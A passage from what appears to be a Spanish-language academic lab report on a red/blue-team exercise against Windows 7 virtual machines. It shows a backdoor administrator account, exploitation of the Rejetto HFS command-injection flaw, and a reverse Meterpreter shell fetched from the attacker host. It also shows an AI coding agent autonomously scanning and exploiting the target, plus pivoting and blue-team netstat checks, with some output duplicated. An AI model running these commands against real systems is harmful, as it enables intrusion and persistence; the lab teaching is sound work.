C:\Windows\system32>net user
net user

Cuentas de usuario de \\
-----
Administrador          carlos.sanchez        Invitado
usuario
El comando se ha completado con uno o m+s errores.

C:\Windows\system32>net localgroup Administradores carlos.sanchez /add
net localgroup Administradores carlos.sanchez /add
Se ha completado el comando correctamente.

C:\Windows\system32>net user groups
net user groups
No se ha encontrado el nombre de usuario.


Puede obtener m+s ayuda con el comando NET HELPMSG 2221.
```

Nota. Se observa la creación de un usuario que se ingresa en el grupo de administradores del sistema operativo comprometido.

Para comprobar que se ha creado una cuenta de usuario con privilegios de administrador en el sistema operativo del host, se verifica la configuración de usuarios directamente en la máquina virtual configurada, tal como se muestra en la siguiente 29.

Figura 29

Usuario creado en el HOST-B



Nota. Se muestra en la consola de administración de usuarios de Windows 7 del HOST-B, el usuario creado y la pertenencia al grupo de administradores.

Con el acceso persistente establecido, un atacante podría posteriormente ejecutar otras tareas maliciosas sobre el sistema comprometido. Estas tareas incluyen la instalación de puertas traseras, la extracción de información sensible, la ejecución de software malicioso, la desactivación de herramientas de seguridad, el escalamiento de privilegios o el establecimiento de canales de comunicación remota permanentes dentro de la infraestructura afectada.

Herramientas de Software Utilizadas

Para realizar el laboratorio, en el software de virtualización VirtualBox, se configuran distintos sistemas operativos como Windows 7 y Kali Linux, donde se utiliza las siguientes herramientas de software.

Nmap

Esta aplicación se ejecuta desde el sistema Kali Linux. Las figuras 7, 8 y 9 muestran los comandos utilizados desde el software de escaneo Nmap y los resultados asociados.

Nessus

Las figuras 10, 11 y 12 muestran el proceso realizado con este software de escaneo de vulnerabilidades y los resultados que se obtienen.

OpenVas

La figura 13 muestra el proceso que se realizó con el software de escaneo de vulnerabilidades OpenVas, incluyendo los resultados entregados.

Metasploit

Se utilizó el framework de Metasploit desde el sistema Kali Linux para este laboratorio. Desde la figura 14 hasta la figura 21, se puede ver el software de Metasploit ejecutándose desde el sistema Kali Linux, donde se observan los comandos utilizados y los resultados arrojados.

Identificación del Fallo de Seguridad en el HOST-A

En la información entregada en el anexo, se puede observar que en el HOST-A existe una aplicación vulnerable. Esta vulnerabilidad puede permitir a un atacante realizar un movimiento lateral o pivote para escanear otros segmentos de red dentro de la organización, lo que permite buscar más dispositivos y sistemas vulnerables.

Para identificar el fallo de seguridad del HOST-A con Windows 7, se utilizó el software de escaneo Nmap desde el sistema Kali Linux. Cuando se verifica el resultado del escaneo, se detecta que el sistema tiene cuatro puertos abiertos y la aplicación vulnerable se encuentra expuesta por el puerto TCP/80 http. En las figuras 7, 8 y 9 se puede apreciar el escaneo y el descubrimiento de esta vulnerabilidad.


Explicación del Ataque

Este ataque puede afectar de manera significativa el sistema Windows 7 comprometido, ya que la vulnerabilidad del software Rejetto HFS instalado, que expone el servicio web por el puerto 80/TCP, se puede explotar de tal forma que entrega una SHELL o línea de comandos con

privilegios elevados. Después de realizar la explotación, se puede extraer información, crear usuarios con permisos administrativos e instalar software malicioso para garantizar persistencia. A partir de este sistema comprometido se puede realizar un movimiento lateral hacia otros sistemas de la red, aunque no estén en el mismo segmento de red del atacante. La figura 30 ilustra el diagrama de red y el concepto del ataque.

Figura 30

Diagrama de red del laboratorio



Nota. Se muestra la topología de red y el concepto del ataque a los sistemas Windows 7.

Automatización del Ataque al HOST-A con IA

En este apartado se aborda la implementación de técnicas de automatización aplicadas a pruebas de penetración mediante el uso de herramientas de inteligencia artificial con Claude code y Ollama, desde el sistema Kali Linux. El objetivo es integrar capacidades de generación y análisis automatizado dentro de un flujo de ataque controlado, permitiendo optimizar tareas propias de un ejercicio de Red Team, tales como el reconocimiento, la enumeración de servicios, la explotación, la post-explotación y el reporte del flujo de trabajo en un directorio del sistema.

El uso de Ollama permite la ejecución local de modelos de lenguaje, lo que aporta independencia de servicios externos y mayor control sobre la información procesada. Por otro lado, Claude code se emplea como asistente para la generación y ejecución de comandos, interpretación de resultados y apoyo en la toma de decisiones durante el desarrollo del ataque. La combinación de estas herramientas permite construir un flujo semi-automatizado que reduce la intervención manual sin eliminar la supervisión técnica.

Procedimientos Implementados

Inicialmente se deben instalar los paquetes de software Ollama y Claude code en el sistema Kali Linux siguiendo el proceso documentado en el sitio web de Ollama para Claude code. (Awan, 2026). Posteriormente, se procede a inicializar el modelo de lenguaje de gran tamaño (LLM) ejecutado mediante Ollama desde la consola de comandos o Shell del sistema operativo Kali Linux. Este proceso permite cargar el modelo de inteligencia artificial de manera local dentro del entorno de pruebas, habilitando la interacción mediante instrucciones en lenguaje natural desde la terminal del sistema. La figura 31 muestra estos procedimientos.

Figura 31

Iniciando Ollama y Claude code en Kali Linux



```
(osint@kali) ~/workClaudeIA
└─ ollama launch claude
   Claude code v.1.1.1k1

Welcome back carlos!

nemotron-3-super:cloud · API Usage Billing ·
carlos's Individual Use · ~/workClaudeIA

Tips for getting started
Ask Claude to create a new app or clone a repository

What's new
Added 'terminalSequence' field to hook JSON output so hooks can emit desktop notifications, window titles, and bells without a controlling terminal
Added 'CLAUDE_CODE_PLUGIN_PREFER_HTTPS' to clone GitHub plugin sources over HTTPS instead of SSH, for environments without a GitHub SSH key
Added 'ANTHROPIC_WORKSPACE_ID' environment variable for workload identity federation – scopes the minted token to a specific workspace when the federation rule covers more than o...
/release-notes for more

Auth conflict: Both a token (ANTHROPIC_AUTH_TOKEN) and an API key (/login managed key) are set. This may lead to unexpected behavior.
- Trying to use ANTHROPIC_AUTH_TOKEN? claude /logout
- Trying to use /login managed key? unset the ANTHROPIC_AUTH_TOKEN environment variable.

hola

¡Hola! ¿En qué puedo ayudarte hoy? Puedo ayudarte con tareas de programación, revisión de código, resolución de problemas, o cualquier otra consulta que tengas. ¿Qué necesitas?

Crunched for 2s
```

Nota. Se muestra el prompt iniciado desde la consola de Kali Linux al ejecutar el comando *ollama launch claude* que ejecuta Claude code sobre Ollama.

Desde este prompt se pueden proporcionar instrucciones en lenguaje natural para que la inteligencia artificial implementada interprete las solicitudes del usuario y ejecute acciones utilizando los comandos y herramientas de software disponibles en el sistema operativo Kali Linux. Este enfoque permite interactuar con el entorno de pruebas de una manera más automatizada e intuitiva, reduciendo la necesidad de escribir manualmente cada comando técnico requerido durante el proceso de análisis o explotación. La integración de modelos de inteligencia artificial con herramientas de ciberseguridad permite transformar instrucciones descriptivas en secuencias de comandos orientadas a tareas específicas, tales como reconocimiento de red, identificación de vulnerabilidades, enumeración de servicios, explotación de fallos de seguridad y ejecución de actividades de post-explotación. De esta manera, la IA actúa como una capa de automatización que facilita la interacción con el sistema operativo y las herramientas ofensivas instaladas en el laboratorio. Para realizar un ataque automatizado hacia el HOST-A, se introduce en el prompt de Ollama una descripción detallada del procedimiento que se desea ejecutar. (Awan, 2026). En la siguiente imagen se muestra el prompt utilizado en Ollama, donde se especifica el proceso completo que la IA debe ejecutar para realizar el ataque automatizado contra el HOST-A dentro del entorno controlado del laboratorio. (Arango Serna, 2026).

Figura 32

Instrucciones para lanzar el ataque automatizado con IA

```

Session Actions Edit View Help
+ Check OpenVPN installation and install if missing
Cooked for 4s
tu trabajo sera escanear, enumerar y explotar una maquina virtualbox. para realizar esto se te entregara la direccion IP del objetivo. tu meta es explotar la maquina y documentar el proceso de pentesting en detalle. quiero cada detalle. para cada maquina cree un nombre de directorio con la IP y guarda en ese directorio todos los archivos relacionados con el fin de tener un flujo de trabajo limpio. la direccion ip de la maquina objetivo es 192.168.56.109

● Bash(mkdir -p /home/cess/workClaudeIA/192.168.56.109)
  - Done

● Bash(ping -c 3 192.168.56.109)
  - PING 192.168.56.109 (192.168.56.109) 56(84) bytes of data:
    64 bytes from 192.168.56.109: icmp_seq=1 ttl=128 time=11.5 ms
    64 bytes from 192.168.56.109: icmp_seq=2 ttl=128 time=0.977 ms
  - +5 lines (ctrl+o to expand)

● Bash(nmap -sS -sV -O -n /home/cess/workClaudeIA/192.168.56.109/mmap_initial.txt 192.168.56.109)
  - Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 19:23 -0400
  Nmap scan report for 192.168.56.109
  Host is up (0.0022s latency).
  - +17 lines (ctrl+o to expand)

● Bash(enum4linux -a 192.168.56.109 > /home/cess/workClaudeIA/192.168.56.109/enum4linux.txt 2>&1)
  - (No output)
  Read 1 file (ctrl+o to expand)

● Bash(smbclient -L //192.168.56.109 -N > /home/cess/workClaudeIA/192.168.56.109/smb_shares.txt 2>&1)
  - (No output)
  Read 1 file (ctrl+o to expand)

● Bash(smbclient //192.168.56.109/IPC$ -N -c "ls" > /home/cess/workClaudeIA/192.168.56.109/ipc_ls.txt 2>&1)
  - Error: Exit code 1
  Read 1 file (ctrl+o to expand)

● Bash(smbclient //192.168.56.109/C$ -N -c "ls" > /home/cess/workClaudeIA/192.168.56.109/c_share.txt 2>&1)
  - Error: Exit code 1
  Read 1 file (ctrl+o to expand)

● Bash(curl -s http://192.168.56.109/ > /home/cess/workClaudeIA/192.168.56.109/http_root.txt)
  - (No output)
  Read 1 file (ctrl+o to expand)

● Bash(smbclient //192.168.56.109/?search=300[.exec|whoami.] > /home/cess/workClaudeIA/192.168.56.109/hfs_whoami.txt 2>&1)
  - (No output)
  Read 1 file (ctrl+o to expand)

● Bash(curl -s "http://192.168.56.109/?search=300.exec@124;whoami.0tpl=list" > /home/cess/workClaudeIA/192.168.56.109/hfs_tpllist.txt 2>&1)
  - (No output)
  
```

Nota. se muestra la instrucción dada a la IA de Ollama y Claude code para iniciar el proceso automatizado del ataque a la máquina víctima 192.168.56.109.

Se observa que la IA comienza a ejecutar el trabajo solicitado de forma automática, realizando el escaneo, la enumeración y la explotación de la máquina objetivo usando varios elementos del software que vienen preinstalados en el sistema operativo Kali Linux, como *Nmap*, *enum4linux*, *smbclient*, *curl* y *msfconsole*. Se puede comprobar entonces que con el uso de inteligencia artificial, se logran automatizar estos procedimientos desde la perspectiva de un Red Team. La figura 33 muestra un resumen del proceso realizado por la IA de Ollama y Claude code luego de explotar la vulnerabilidad.

Figura 33

Resultado del escaneo y explotación con IA

```

Session Actions Edit View Help

1. Reconnaissance & Scanning

Step: Ping
Command: ping -c 3 192.168.56.109
Output file: - (host reachable)

Step: Nmap SYN + service/OS detection
Command: nmap -sS -sV -O -oM nmap_initial.txt 192.168.56.109
Output file: nmap_initial.txt

Step: Enum4linux (SMB enumeration)
Command: enum4linux -a 192.168.56.109 > enum4linux.txt 2>&1
Output file: enum4linux.txt

Step: SMB share listing (null session)
Command: smbclient -L //192.168.56.109 -N > smb_shares.txt 2>&1
Output file: smb_shares.txt

Step: IPC$ and C$ share test
Command: smbclient //192.168.56.109/IPC$ -N -c "ls" > ipc_ls.txt
2>&1smbclient //192.168.56.109/C$ -N -c "ls" > c_share.txt 2>&1
Output file: ipc_ls.txt, c_share.txt

Step: HTTP root retrieval
Command: curl -s http://192.168.56.109/ > http_root.txt
Output file: http_root.txt

Key findings from nmap:
- Open ports: 80 (HTTP/Server 2.3), 135 (msrpc), 139 (netbios-ssn), 445 (microsoft-ds)
- OS: Microsoft Windows 7/Embedded Standard 7 (based on fingerprint)
- HTTP/Server 2.3 identified - known for unauthenticated RCE via null-byte injection.

2. Exploitation

The HTTP/Server 2.3 service is vulnerable to CVE-2014-6287 (remote command execution via a null-byte in the search parameter that bypasses filtering and allows execution of {,exec[,] macros).

A Metasploit module (exploit/windows/http/rejeto_hfs_exec) automates the attack:

1. Primer request - sends two staged payloads via the vulnerable search parameter:
- save<vbs_path><vbs_code> -> writes a VBScript to %TEMP%
- exec|wscript.exe //B //nologo <vbs_path> -> runs the VBScript
2. The VBScript retrieves a second-stage executable from the attacker's HTTP server and executes it (Meterpreter reverse TCP).

Execution details (from the successful run):

[*] Started reverse TCP handler on 192.168.56.115:4444
[*] Using URL: http://192.168.56.115:8080/V12osz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /V12osz
[*] Sending stage (199238 bytes) to 192.168.56.109
[*] Meterpreter session 1 opened (192.168.56.115:4444 -> 192.168.56.109:49168) at 2026-05-15 19:44:12 -0400
[*] Server stopped.

Although the session closed shortly after (reason: "User exit"), the appearance of a Meterpreter session confirms remote code execution was achieved.

Saved exploitation evidence:
- meterpreter_exploit_output.txt - full console output showing the session opening.
- Various resource scripts used (hfs_exploit.rc, shell_exploit.rc, etc.).
- All intermediate HTTP requests and responses (e.g., archive_out.bin, hfs_whoami.txt, etc.) are stored in the work directory.

3. Post-Exploitation (Proof of Control)

Although the Meterpreter session was not stable enough for prolonged interaction, the brief window demonstrated that arbitrary commands could be executed on the target. For completeness, the following commands were tested manually via the same null-byte technique (see the hfs_*.txt files):
- whoami -> returned the current user (visible in the HTML response).
- echo test123 -> confirmed command injection.
- Attempts to retrieve directory listings via the search parameter showed

A Metasploit module (exploit/windows/http/rejeto_hfs_exec) automates the attack:

1. Primer request - sends two staged payloads via the vulnerable search parameter:
- save<vbs_path><vbs_code> -> writes a VBScript to %TEMP%
- exec|wscript.exe //B //nologo <vbs_path> -> runs the VBScript
2. The VBScript retrieves a second-stage executable from the attacker's HTTP server and executes it (Meterpreter reverse TCP).

Execution details (from the successful run):

[*] Started reverse TCP handler on 192.168.56.115:4444
[*] Using URL: http://192.168.56.115:8080/V12osz
[*] Server started.
[*] Sending a malicious request to /

```

```

* Check OpenVPN installation and install if

Session Actions Edit View Help

Saved exploitation evidence:
- meterpreter_exploit_output.txt - full console output showing the session opening.

A Metasploit module (exploit/windows/http/rejeto_hfs_exec) automates the attack:

1. Primer request - sends two staged payloads via the vulnerable search parameter:
- save<vbs_path><vbs_code> -> writes a VBScript to %TEMP%
- exec|wscript.exe //B //nologo <vbs_path> -> runs the VBScript
2. The VBScript retrieves a second-stage executable from the attacker's HTTP server and executes it (Meterpreter reverse TCP).

Execution details (from the successful run):

[*] Started reverse TCP handler on 192.168.56.115:4444
[*] Using URL: http://192.168.56.115:8080/V12osz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /V12osz
[*] Sending stage (199238 bytes) to 192.168.56.109
[*] Meterpreter session 1 opened (192.168.56.115:4444 -> 192.168.56.109:49168) at 2026-05-15 19:44:12 -0400
[*] Server stopped.

Although the session closed shortly after (reason: "User exit"), the appearance of a Meterpreter session confirms remote code execution was achieved.

Saved exploitation evidence:
- meterpreter_exploit_output.txt - full console output showing the session opening.
- Various resource scripts used (hfs_exploit.rc, shell_exploit.rc, etc.).
- All intermediate HTTP requests and responses (e.g., archive_out.bin, hfs_whoami.txt, etc.) are stored in the work directory.

3. Post-Exploitation (Proof of Control)

Although the Meterpreter session was not stable enough for prolonged interaction, the brief window demonstrated that arbitrary commands could be executed on the target. For completeness, the following commands were tested manually via the same null-byte technique (see the hfs_*.txt files):

A Metasploit module (exploit/windows/http/rejeto_hfs_exec) automates the attack:

1. Primer request - sends two staged payloads via the vulnerable search parameter:
- save<vbs_path><vbs_code> -> writes a VBScript to %TEMP%
- exec|wscript.exe //B //nologo <vbs_path> -> runs the VBScript
2. The VBScript retrieves a second-stage executable from the attacker's HTTP server and executes it (Meterpreter reverse TCP).

Execution details (from the successful run):

[*] Started reverse TCP handler on 192.168.56.115:4444
[*] Using URL: http://192.168.56.115:8080/V12osz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /V12osz
[*] Sending stage (199238 bytes) to 192.168.56.109


```

Nota. Se puede observar el ataque de forma automática, donde se muestran los procedimientos de reconocimiento, escaneo, explotación y post-explotación de la vulnerabilidad.

Adicionalmente como se le indica en las instrucciones dadas a la IA, se guarda cada paso ejecutado en archivos de texto, dentro de en un directorio que se nombra con la dirección IP del sistema atacado. Esto se hace con el fin de tener las evidencias guardadas, llevando un orden del flujo de trabajo realizado. La figura 34 muestra el contenido de la carpeta donde se almacenaron los archivos de texto creados por la IA durante el proceso de ataque automatizado.

Figura 34

Listado de archivos creados por la IA durante el ataque



Places	Name	Size	Type	Location
Computer	c_share.txt	72 bytes	Plain text document	192.168.56.109
cess	enum4linux.txt	4.9 KiB	Plain text document	192.168.56.109
Desktop	exploit_hfs.rc	99 bytes	Plain text document	192.168.56.109
Recent	exploit_output.txt	228 bytes	Plain text document	192.168.56.109
Trash	exploit_output2.txt	1.3 KiB	Plain text document	192.168.56.109
Documents	hfs_echo.txt	3.8 KiB	Plain text document	192.168.56.109
Music	hfs_exploit.rc	131 bytes	Plain text document	192.168.56.109
Pictures	hfs_test2.txt	3.8 KiB	Plain text document	192.168.56.109
Videos	hfs_tplist.txt	3.8 KiB	Plain text document	192.168.56.109
Downloads	hfs_whoami.txt	3.8 KiB	Plain text document	192.168.56.109
Devices	http_root.txt	3.7 KiB	Plain text document	192.168.56.109
File System	ipc_ls.txt	62 bytes	Plain text document	192.168.56.109
VBox_GAs_7....	meterpreter_exploit_output.txt	2.1 KiB	Plain text document	192.168.56.109
sf_Downloads	module_options.txt	1.2 KiB	Plain text document	192.168.56.109
Network	module_options2.txt	1.2 KiB	Plain text document	192.168.56.109
Browse Network	msf_output.txt	1.3 KiB	Plain text document	192.168.56.109
	msf_output2.txt	2.1 KiB	Plain text document	192.168.56.109
	msf_output3.txt	2.8 KiB	Plain text document	192.168.56.109
	msf_search.txt	1.1 KiB	Plain text document	192.168.56.109
	nmap_initial.txt	1.2 KiB	Plain text document	192.168.56.109
	shell_exploit.rc	217 bytes	Plain text document	192.168.56.109
	shell_exploit2.rc	228 bytes	Plain text document	192.168.56.109


Nota. Se muestran los archivos generados por la IA durante los procedimientos del ataque automatizado.

Time Line Forense

Se realiza un time line forense que describe los pasos realizados en el ataque a la red de SecureNova Labs, como se muestra en la siguiente imagen.

Figura 35

Time Line Forense



Nota. Se muestra un time line forense del proceso de ataque a la red de SecureNova Labs.

Intervención del Blue Team

Se trabajará con las máquinas virtuales Windows 7 y Kali Linux ya configuradas en el trabajo anterior. Este laboratorio se inicia con el proceso de ataque en curso ejecutado desde el Red Team. Ya se ha explotado la vulnerabilidad encontrada sobre el puerto 80 del HOST-A, del software Rejeto HFS. Desde la consola de comandos del framework Metasploit, ya se ha ganado acceso a una Shell con privilegios elevados de meterpreter y se ha creado el túnel con *autoroute* hacia el HOST-B. La figura 36 muestra dicha condición.

Figura 36

Ataque realizado por el Red Team

```
msf post(multi/manage/autoroute) > set session 1
session => 1
msf post(multi/manage/autoroute) > set subnet 10.10.0.0
subnet => 10.10.0.0
msf post(multi/manage/autoroute) > set netmask 255.255.0.0
netmask => 255.255.0.0
msf post(multi/manage/autoroute) > run
[*] Running module against PC202006 (192.168.56.109)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(multi/manage/autoroute) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2712 created.
Channel 2 created.
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\usuario\Downloads\Rejjeto_123456>ipconfig
ipconfig

Configuraci#n IP de Windows

Adaptador de Ethernet Conexi#n de #rea local 2:

    Sufijo DNS espec#fico para la conexi#n. . . :
    V#nculo: direcci#n IPv6 local. . . : fe80::e82f:e29a:4435:7b3b%13
    Direcci#n IPv4. . . . . : 10.10.0.90
    M#scara de subred . . . . . : 255.255.0.0
    Puerta de enlace predeterminada . . . . . :

Adaptador de Ethernet Conexi#n de #rea local:

    Sufijo DNS espec#fico para la conexi#n. . . :
    V#nculo: direcci#n IPv6 local. . . : fe80::8869:7519:6313:5f9e%11
    Direcci#n IPv4. . . . . : 192.168.56.109
    M#scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . :
```

Nota. Se muestra el ataque en curso desde el Red Team ejecutado sobre el HOST-A.

Actividad del Equipo Blue Team

Inicialmente se debe contener la máquina afectada para frenar la propagación y preservar evidencia, mientras se verifica qué proceso, usuario, puerto o servicio está disparando la actividad maliciosa. Simultáneamente se deben revisar los indicadores inmediatos como conexiones activas, procesos sospechosos, persistencia, cambios en cuentas, tareas programadas y logs del sistema y de red, ya que durante un ataque en tiempo real la prioridad es reducir el impacto antes de profundizar en el análisis. El argumento técnico frente a este tipo de incidencias es que, si no se corta la comunicación, el atacante puede seguir exfiltrando datos y/o desplegar programas malignos o payloads adicionales en los sistemas comprometidos.

Para este laboratorio se realizan las siguientes actividades a partir del ataque iniciado por el Red Team, teniendo en cuenta los pasos técnicos que se deben seguir al encontrarse ante este tipo de incidentes informáticos.

Lo primero que se debe realizar ante la sospecha de un incidente de seguridad es la fase de identificación y contención inicial, con el fin de preservar la evidencia digital y limitar el alcance del posible ataque. En este tipo de situaciones es fundamental no apagar la máquina comprometida, debido a que la memoria RAM puede contener evidencia volátil crítica relacionada con el incidente. En memoria se pueden encontrar procesos maliciosos en ejecución, conexiones de red activas, credenciales temporales, claves de cifrado, comandos ejecutados y artefactos que podrían perderse de manera irreversible al apagar el sistema. En todo caso para reducir el impacto y evitar la propagación del ataque dentro de la infraestructura de la organización, es necesario desconectar la máquina de la red. Para revisar si el HOST-A ha sido comprometido, se revisan las conexiones activas desde el CMD con el comando *netstat -oan* como se muestra en la figura 37.

Figura 37

Comando `netstat -oan` en el HOST-A

```

Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . :

C:\Users\usuario>netstat -oan

Conexiones activas

Proto  Dirección local          Dirección remota          Estado      PID
-----
TCP    0.0.0.0:80                0.0.0.0:0                 LISTENING   1992
TCP    0.0.0.0:135               0.0.0.0:0                 LISTENING   732
TCP    0.0.0.0:445               0.0.0.0:0                 LISTENING    4
TCP    0.0.0.0:554               0.0.0.0:0                 LISTENING  1548
TCP    0.0.0.0:2869              0.0.0.0:0                 LISTENING    4
TCP    0.0.0.0:5357              0.0.0.0:0                 LISTENING    4
TCP    0.0.0.0:10243             0.0.0.0:0                 LISTENING    4
TCP    0.0.0.0:49152             0.0.0.0:0                 LISTENING   396
TCP    0.0.0.0:49153             0.0.0.0:0                 LISTENING   828
TCP    0.0.0.0:49154             0.0.0.0:0                 LISTENING   896
TCP    0.0.0.0:49155             0.0.0.0:0                 LISTENING   492
TCP    0.0.0.0:49156             0.0.0.0:0                 LISTENING  484
TCP    10.10.0.90:139            0.0.0.0:0                 LISTENING    4
TCP    192.168.56.109:139        0.0.0.0:0                 LISTENING    4
TCP    192.168.56.109:49163     192.168.56.115:4444      ESTABLISHED 1672
TCP    [::]:135                  [::]:0                    LISTENING   732
TCP    [::]:445                  [::]:0                    LISTENING    4
TCP    [::]:554                  [::]:0                    LISTENING  1548
TCP    [::]:2869                 [::]:0                    LISTENING    4
TCP    [::]:5357                 [::]:0                    LISTENING    4
TCP    [::]:10243                [::]:0                    LISTENING    4
TCP    [::]:49152                [::]:0                    LISTENING   396
TCP    [::]:49153                [::]:0                    LISTENING   828
TCP    [::]:49154                [::]:0                    LISTENING   896
TCP    [::]:49155                [::]:0                    LISTENING   492
TCP    [::]:49156                [::]:0                    LISTENING  484
UDP    0.0.0.0:3702              **:*                       1444
UDP    0.0.0.0:3702              **:*                       1444
